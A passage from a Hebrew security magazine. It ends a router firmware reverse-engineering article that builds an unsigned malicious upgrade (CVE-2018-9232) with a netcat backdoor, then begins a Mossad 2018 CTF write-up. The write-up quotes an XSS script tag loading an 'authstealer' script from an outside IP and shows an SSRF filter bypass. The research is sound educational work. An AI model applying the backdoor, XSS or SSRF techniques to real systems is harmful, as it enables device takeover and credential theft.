[22] XIP - execute in place היא טכנולוגיה שמאפשרת ביצוע של קוד ישירות מה-flash ללא העתקה ל-RAM

כמו כן, ה-first stage bootloader בשלבי הריצה הראשונים שלו נכתב באסמבלי טהור מה שעוד יותר יקשה על Ida. נפתח ב-Ida את ה-flash בהיסט 0:



ניתן לראות ש-Ida לא מזהה כלום, נתחיל "להכריח" את Ida לתרגם את החלקים הרלוונטים לקוד:




נראה ש-Ida מתחיל לזהות קצת, אך יש פה דוגמא למה שהזכרתי קודם - אנחנו לא יודעים אם הקוד באמת תקין. אם תשימו לב, בהיסט 8, בהתחלה יש data וזה כי Ida תירגם את החלק לקוד בהתחלה, אך ראיתי שבהיסט 12 נקרא הערך של כתובת זו בזיכרון לאוגר gp שמשומש לאורך כל התוכנית בשביל חישוב מיקום פונקציות וקריאת מידע מהחלקים שונים ב-first stage.

כעת, משאנחנו יודעים את הערך של האוגר gp נוכל לשים את הערך ב-Ida. וכמו כן נגדיר ל-Ida שהקובץ טעון מכתובת 0xBD000000 שלאחר קצת חיטוט בממשק הניהול של ה-second stage גיליתי שזה הכתובת הוירטואלית של ה-flash:


```
ROM:BD000000 loc_BD000000:                           # DATA XREF: ROM:off_BD001928↓o
ROM:BD000000                 bal     sub_BD00000C
ROM:BD000004                 nop
ROM:BD000004 # ---------------------------------------------------------------------------
ROM:BD000008                 .byte 0xBD
ROM:BD000009                 .byte    0
ROM:BD00000A                 .byte 0x19
ROM:BD00000B                 .byte 0x20
ROM:BD00000C
ROM:BD00000C # =============== S U B R O U T I N E =======================================
ROM:BD00000C
ROM:BD00000C
ROM:BD00000C sub_BD00000C:                           # CODE XREF: ROM:loc_BD000000↑p
ROM:BD00000C                 lw      $t1, 0($ra)
ROM:BD000010                 nop
ROM:BD000014                 move    $gp, $t1
ROM:BD000018                 move    $t0, $zero
ROM:BD00001C                 mtc0    $t0, SR          # Status register
ROM:BD000020                 nop
ROM:BD000024                 nop
ROM:BD000028                 nop
ROM:BD00002C                 lw      $t9, off_BD001944
ROM:BD000030                 bal     sub_BD000664
ROM:BD000034                 nop
ROM:BD000038                 nop
ROM:BD00003C                 lw      $t9, off_BD001940
ROM:BD000040                 bal     sub_BD000584
ROM:BD000044                 nop
ROM:BD000048                 nop
ROM:BD00004C                 li      $at, 0x3FFFFF80
ROM:BD000054                 move    $t6, $at
ROM:BD000058                 li      $at, 0xB8001040
ROM:BD000060                 move    $t7, $at
ROM:BD000064                 sw      $t6, 0($t7)
ROM:BD000068                 nop
ROM:BD00006C                 nop
ROM:BD000070                 li      $at, 0x7FFFFF80
ROM:BD000078                 move    $t6, $at
ROM:BD00007C                 li      $at, 0xB8001040
ROM:BD000084                 move    $t7, $at
ROM:BD000088                 sw      $t6, 0($t7)
ROM:BD00008C                 nop
ROM:BD000090                 nop
```

כעת Ida יודעת לחשב את הערכים שנקראים על ידי gp, זה יוכל לעזור לנו רבות. נמשיך להנדס לאחור ו"להכריח" את Ida שחלקים מסוימים הם קוד כי עדיין היא לא זיהתה את רוב החלקים. אחת הפונקציות ש-Ida כן זיהה היא פונקציה שמדפיסה לסיריאל את המחרוזת "...Booting", על ידי כתיבה של המחרוזת ישירות לכתובת בזיכרון (כנראה שכתובת זו היא buffer השידור של הבקר הסיריאלי).


לאחר כל מיני תהליכים שה-first stage עושה (כגון העתקת 47KB של ה-flash ל-ram, מעבר לביצוע ב-ram, ומעבר לקוד שנראה שקומפל מקוד C) אנחנו מגיעים לחלק מעניין:



אנחנו רואים שיש פה קריאה לפונקציה עם פרמטר שהוא היסט לחלק של ה-flash שהועתק ל-ram. במידה והיא מצליחה - הקוד קופץ לכתובת הקבועה 0x81d00000, שעל פי מפת הכתובות הקבועה של MIPS זהו חלק מה-ram. כמו כן נשים לב שכתובת זו מועברת כפרמטר לפונקציה שנקראת לפני הקפיצה, לכן נסתכל בקצרה על חלקים רלוונטים בפונקציה זו:



הפונקציה קוראת לשתי הפונקציות שסימנתי בצהוב: נראה שהראשונה מאפסת חלק מסוים בזיכרון והשניה נראת מאוד מסובכת, אציג חלק מה-Proximity graph שלה כדי שתוכלו להבין:




זה בערך רק חצי מה-proximity graph[23] שלה, ההחלטה שלי הייתה לא להתעכב עליה כי זה יקח המון זמן (כיוון שאנחנו יכולים לעשות רק אנליזה סטטית והנחתי שזו הפונקציה פתיחת הדחיסה של ה-second stage בגלל שאחד הפרמטרים שמועבר לה זה כתובת בחלק של ה-flash שהועתק ל-ram).

כעת יש לנו את הכתובת שאנחנו חושבים שמתחיל בו ב-second stage. איך נדע באיזה היסט זה מההתחלה? יש אופציה בממשק ניהול של ה-second stage להציג כתובות מסוימות בזיכרון לכן אזין פקודה שתציג את הכתובת הזו ואנסה לעשות התאמה של 20 הבתים הראשונים מול 20 בתים כלשהם ב-second stage הלא דחוס שכבר יש לנו:

```
Booting...


TBS bootloader V1.0 Build65129 for RTL8197D_DRACO_DB_AP(Oct 27 2014-17:28:17)

DRAM:  64 MB
Flash:  8 MB
kernel_offset=0x30000,rootfs_offset=0x12ca00
system supports single image and version is R2
out sysdata_get
------>>>arg_test:0x81d21240
is sysdata...
init ehternet...
IP: 192.168.1.1 MAC: 78:d9:9f:f5:4f:e3
IN: eth_init...
P0phymode=01, embedded phy
Hit Space or Enter key to stop autoboot:  0
out : abortboot
RTL8197D# md 81d00000
81d00000: 10000003 00000000 10000001 00000000    ................
81d00010: 04110002 00000000 81d19130 8fe90000    ...........0....
81d00020: 00000000 0120e021 3c088334 00000000    ..... .!<..4....
81d00030: 0100e821 00000000 8f880008 25080054    ...!........%..T
81d00040: 01000008 00000000 81d1a390 81d21240    ..............@
```

נראה שזהו היסט 0 בקובץ, יש לציין שניסיתי לפתוח את ה-second stage עוד בשלב שהבנתי שזה גירסא של U-boot אך בגלל חלק מהקשיים שפירטתי בהנדסה לאחור ב-first stage מופיעים ב-second stage לא יכלתי לדעת אם זה קוד תקין.

מצאנו את כתובת ההתחלה של ה-second stage. נפתח אותו ב-Ida:




נראה שגם פה ida לא זיהתה כלום.

[23] Proximity graph - הדרך הצגה בה ida מייצגת חלקי קוד כריבועים ואת יחסי הגומלין בהם על ידי חצים

לאחר שנעשה את אותו תהליך שעשינו ב-first stage של "הכרחה" של Ida שחלקים מסוימים הם קוד, טעינה לכתובת שאותה מצאנו וקביעת האוגר gp נראה ש-Ida זיהתה את כל הקוד והצליחה למצוא התייחסויות להרבה מה-data segment.

התחלתי בתהליך הזה לזהות כל מיני פונקציות מוכרות כגון strcpy או strcmp כדי שתהליך ההנדסה האחורית יהיה קל יותר. נמצא בחלון ה-strings מחרוזת מעניינת עם הערך "System update completely! Restarting system" ויש פונקציה שאפילו משתמשת בה, ככל הנראה זו פונקציית השדרוג, אתייחס לחלקים הרלוונטים בה:



נראה שה-crc נבדק, נבדק שבהיסט 48 מתחילת הקובץ (זהו עדיין חלק מה-header של השדרוג) כתוב המחרוזת "RTL8197D_DRACO_DB_AP" ונבדק שבהיסט 24 מתחילת הקובץ כתוב המחרוזת "imgs".

לאחר בדיקות אלו נלקחים הערכים בהיסטים 0 ו-4 ב-header השדרוג, ונכתבים להיסטים 4 ו-8 בקונפיגורציה ב-flash וקובץ השדרוג נכתב ל-flash ללא שינוי התוכן.

יוריקה! זה החלק האחרון שהיה חסר לנו.

כיוון שהקוד שביצע את בדיקות השדרוג עד עכשיו לא בדק את חלק זה חלק (ועוד חלקים נוספים שלא אפרט כגון השם של הגירסא וכו'), לא יכלתי לדעת על קיומם של שדות אלה ב-header. כעת, כל מה שנשאר לעשות כדי לבדוק הוא להכין קובץ שדרוג עם קרנל שהגיע עם הרכיב ומערכת קבצים שהגיעה עם המכשיר אך עם שינוי - כדי שנוכל לראות אם הצלחנו.


נפתח את מערכת הקבצים שיש לנו מהרכיב על ידי הכלי unsquashfs. נוסיף בתיקייה bin קובץ לבחירתנו (סתם קובץ בשם hacked או את הכלי netcat ונערוך את הקובץ /etc/rc.local אשר יריץ בכל הדלקה את netcat שיחכה לחיבורים בפורט 1337 ויעביר אותם לטרמינל). נכין ממערכת הקבצים ששינינו squashfs

חדש באותה גירסא ואותו אלגוריתם דחיסה (יש לנו את ערכים אלה מה-binwalk שביצענו dump ל-flash) על ידי הכלי mksquashfs ונראה שאפשר לצאת לדרך ☺

לסיכום, קובץ שדרוג תקין מסוג image מורכב מ:

1) Header שדרוג המכיל את הדברים הבאים:
   a) בהיסט 0 את ההיסט שבו ימצא הקרנל ב-flash
   b) בהיסט 4 את ההיסט בו תימצא מערכת הקבצים ב-flash
   c) בהיסט 20 את הגודל של הקרנל ומערכת הקבצים דחוסים
   d) בהיסט 24 את המחרוזת "imgs"
   e) בהיסט 32 את המחרוזת "DRACO_DB_AP"
   f) בהיסט 48 את המחרוזת "RTL8197D_DRACO_DB_AP"
2) kernel דחוס לפי אלגוריתם LZMA (כיוון שבשדרוג התוכן של הקובץ נכתב ללא שינוי)
3) מערכת קבצים מסוג squashfs מגירסא 4.0 דחוסה לפי אלגוריתם LZMA
4) 4 בתים אחרונים בקובץ הם crc של שאר הקובץ

ננסה לשדרג דרך ממשק ה-Web:



נראה שהמכשיר נכנס למצב שדרוג, נבדוק את האם הקובץ שהוספנו מופיע לאחר שהרכיב סיים את השדרוג ועלה הלינוקס (הפעם, לאור כל מה שגילינו על ה-header הלינוקס עלה באופן תקין):

```
#
# pwd
/bin
# ls -l hacked
-rw-r--r--    1 544      500             7 Dec  1  2017 hacked
#  autfuhuoping: start connect: rtl8192cd_ioctl
```

[בתמונה ניתן לראות שהוספנו קובץ בשם hacked אך מכאן ועד לבצע כמעט כל שנרצה בעת עליית מערכת ההפעלה - המרחק קצר]

נראה שאכן הצלחנו לשדרג firmware! כלומר - יש לנו שליטה מלאה על הרכיב כיוון שאנחנו יכולים להחליף את ה-frimware כולו כולל הוספת קבצים או החלפת קרנל או אפילו החלפת ה-bootloader.

מה היה אפשר לעשות אחרת?

הייתי רוצה לנצל את מאמר זה גם כדי לדבר על נושא הצג המגן: מה היצרן יכל לעשות אחרת לגבי כל הפריצות שמצאנו:

1. שירות ה-telnet שפתוח על הרכיב בברירת מחדל עם שם משתמש וסיסמא חלשים היה צריך להיסגר
2. בשרת ה-Web ניתן היה להוסיף בדיקות קלט לפרמטרים שמועברים בבקשות ה-HTTP, במידה ואכן היו בדיקות כאלה - הן היו מונעת את ה-LFI ואת ה-command injection שמצאנו בחלק הראשון.
3. תהליך השידרוג של הרכיב היה צריך לאמת שאכן השדרוג בא מהיצרן בעזרת חתימה דיגיטלית. הפירצה שבה שידרוג הרכיב לא מאומת ומאפשר לנו יכול להשתלט על הרכיב לחלוטין נחתם במספר ה-CVE הבא: CVE-2018-9232.

סיכום

הצלחנו להתגבר בחלק זה של המאמר על כל ההגבלות שהיו לנו בתחילת חלק זה. בסוף המחקר הגענו למצב בו אנו יכולים להשיג אחיזה מוחלטת על הרכיב ולהישאר ברכיב גם לאחר כיבוי. נוכל להשתמש במכשיר הזה (שלא מנותר ומאובטח כמו מחשבים ביתים או טלפונים) בהמשך להשתלטות על הקורבן וניסיון פריצה למכשירים אחרים כגון טלפון או מחשב.

בנוסף, מאוד נהנתי לבצע את החלק הזה במחקר ולמדתי המון בעיקר בתחום של הנדסה לאחור. אני מקווה שנהניתם מהקריאה לפחות כמו שאני נהנתי לבצע את חלק הזה של המחקר.

על המחבר

עומר כספי, מפתח Low level שבזמנו הפנוי מתעסק במחקר חולשות, בבדיקות חדירות והנדסה לאחור.

לכל שאלה, הערה / הארה, מוזמנים לפנות אליי בכתובת:

komerk0@gmail.com

תודות

תודה מיוחדת ל**חי מזרחי** שותפי לחלק הקודם של המחקר על ייעוץ, סיפוק החומרה, הערות ותיקונים לטיוטה זו של המאמר.

תודה ל**דימה נורטון**, **בן אגאי**, **ליאור שרון** ו**עידן נדב** שנתנו ייעוץ, עזרה בהתעסקות עם החומרה, הערות ותיקונים לטיוטה זו של המאמר.

ביבליוגרפיה ומקורות נוספים לקריאה

קישור למידע מלא אודות ה-CVE שהוצג במאמר באתר, CVE MITRE:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9232

פתרון אתגר הגיוס של המוסד 2018 - גרסא ב'

מאת תומר זית

הקדמה

כמו בכל שנה ביום העצמאות, גם השנה, המוסד הישראלי פרסם אתגר **CTF** למטרת איתור וגיוס מועמדים פוטנציאלים לשורותיו. בשלב הזה שינסתי מותניים ואמרתי למשפחה והחברים שהמנוי לא יהיה זמין בזמן האתגר ושינסו שוב במועד מאוחר יותר (אבל רק 8-12 שעות מאוחר יותר, עדיין - אני צריך לצלם תמונות). האתגר הורכב ממספר שלבים, בכל שלב נדרש ידע והבנה במספר משתנה של נושאים. וכמובן כמו בכל שנה - רק לאחר שהאתגר הסתיים ראינו לנכון לפרסם מאמר זה.

שלב מקדים - למצוא את הדרך לאתגר

בדומה לשנים קודמות, גם השנה השלב המקדים פורסם בעיתון וברשתות החברתיות והיינו צריכים להבין איך להגיע לשלב הראשון באתגר. לדוגמה בעיתון ישראל היום פורסמה התמונה הבאה:

כשאנחנו מביטים היטב בתמונה, נשים לב שהתווים שחוזרים על עצמם הם: "**[]<>-+.,**". למי שמכיר מדובר בשפה **Brainfuck** אשר מממשת מכונת טיורינג עם פונקציות קלט ופלט (פותחה על-ידי אורבן מילר). אנחנו מבינים שבשביל להבין היכן נמצא האתגר נצטרך להריץ את הקוד הכהה בחלקה העליון והתחתון של המנורה, בשביל לעשות זאת נשתמש באתר: https://copy.sh/brainfuck.

כשנריץ את הקוד בחלקה העליון של המנורה:

```
>+-++<>-+--><[+-[]+-]<+--+>[+--+]<
[+>+<-]<>----[-->+++<]>--.--------
-.+++.[++>---<]>++.-[----->++<]>-.
+[->+++<]>+.++++++++++.----------
--.----[->+++<]>+.-[-->+++++<]>---
.------.[--->+<]>++.[-]>+-++<>-+--
<>[+-[]+-]<+--+>[+--+]<[+>+<-]<>+
-++<>-+--><[+-[]+-]<+--+>[+--+]<[]
```

תודפס לנו למסך המחרוזת "**xor-with-key**".

וכשנריץ את הקוד בחלקה התחתון של המנורה:

```
++++++++++[>++++++++++<-]>+[<+>-
]-[>+<-------]>---[<+>-][<+>-]>++>
+[>++[-<++++++>]<<]>[<+>-]>+>++[++
>++[-<+++++>]<<]>[<+>-]>+>+[>++++[
-<++++>]<<]>[<+>-]++++++++[>++++++
++++++<-]>+[<+>-]+++>>+>+[->+++[-<+
++++>]<<]>[<+>-]++++++++[>++++++++
<-]>+[<+>-]+++>++++++>+>+-++<>-+--
```

לא יודפס למסך דבר.

כעת נצטרך להבין מה קרה במהלך הריצה של התוכנית. בשביל זה נביט בתמונת הזיכרון לאחר הרצת התוכנית על-ידי הרצת התוכנית ולחיצה על "**final dump**" -> "**view memory**":

```
final dump

pointer = 0012

0000:  7A  46  5C  53  55  59  03  5A  41  03  06  01  zF\SUY.ZA...
000C:  00  00  00  00  00  00  00  00  00  00  00  00  ............
```

נראה שהזיכרון מכיל תוכן מוצפן (**cipher text**) שנצטרך לפענח עם מפתח כלשהו (**xor-with-key**).


מה שיתפוס את עינינו יהיה הטקסט "**Israel-is-70**" שחוזר על עצמו מסביב למנורה והוא באותו הגודל כמו הקטע זיכרון המאותחל (12), אולי הוא המפתח...

נכתוב קטע קוד קצר שמפענח את קטע הזיכרון עם המפתח שמצאנו (**Israel-is-70**) בעזרת פעולות **XOR.**

```
key = bytearray("Israel-is-70")
cipher = bytearray("\x7a\x46\x5c\x53\x55\x59\x03\x5a\x41\x03\x06\x01")

print bytearray(map(lambda k, c: k ^ c, key, cipher))
```

הפלט של הסקריפט: 35.205.32.11 (הכתובת IP לשלב הראשון).

שלב ראשון - הטרול




לשלב הזה קראתי שלב הטרול, כשנכנסים לאתר רואים מעין בלוג חדשות עם תגובות. באחת התגובות נראה מישהו עם הכינוי **anonymous** (כבר נראה חשוד) וכשנבדוק את קוד המקור נראה את הדבר הבא:

```
<li class="other">
    <div class="msg" style="width: 100%;">
        <name>anonymous says:</name><br>
        <p class='commnetbody'>I love it...It's so <script src="http://35.205.32.11/authstealer_exploit.js"></script>...cute</p>
        <time>07:03:21, 23/03/18</time>
    </div>
</li>
```

מעין ניסיון לתקוף את המשתמשים בעזרת **XSS** (מסביר את ההצלחה של התקפת הפישינג), עכשיו המחשבה הראשונה שהייתה לי היא שאוכל להתקיף את האתר בעצמי ולנסות לפיה להבין מהיכן הגיע התוקף (ניסיון שלא צלח), הפסקתי מיד אחרי שהבנתי שהתווים '>' ו-'<' סוננו על ידי האתר גם בנפרד ללא שום תגית. אז מה שצריך לעשות במצב כזה יהיה למפות פונקציונליות של האתר:


```
<div class="blogfooter">
<span>Powered by </span><a class="lightweb" href="administration">LightWeb&trade; 3.0</a>
</div
```

דף administration שאין לנו גישה אליו.



תגובות, דף ראשי, התחברות, הרשמה והכי מעניין **בדיקת תמונת פרופיל PNG** (בדף ההרשמה).

כך זה נראה:



הדבר הראשון שעלה לי לראש בשלב הזה היה לנסוף לעקוף את הבדיקה של ה-**URL** עם NullByte, אחרי שהניסיון לא צלח והפונקציונליות של שליחת בקשה להביא את התמונה, ניסיתי לבדוק אם האתר פגיע ל-**SSRF** מתקפה שהיא קצת יותר מודרנית (תודות ל-Orange Tsai). הבקשה:

```
/testProfilePng?u=aHR0cDovL3JlYWxnYW1lLmNvLmlsL2xvZ28ucG5n
```

בנוייה מהדף **testProfilePng** עם פרמטר בשם **u** אשר מכיל את הקישור לדף ב-**Base64**. ננסה לשלוח בקשה ל-http://realgame.co.il:4444#realgame.co.il/logo.png אם היא תגיע ל-**realgame.co.il** בפורט **4444** נדע שהאתר פגיע ל-**SSRF** ואם לא ננסה לעקוף את ה-**Regex** של בדיקת התמונה או הבדיקה בעוד דרכים כמו להשתמש ב-**?** במקום **#** (במקרה 2 הדרכים עבדו, אבל # זאת דרך יותר נכונה כי # מסמל פרמטרים ל-ClientSide (DOM) ולכן רוב השרתים מתעלמים מהם):

```
[              ~]$ nc -lvv 4444
Connection from 35.205.32.11 port 4444 [tcp/krb524] accepted
GET / HTTP/1.1
Host: realgame.co.il:4444
Connection: keep-alive
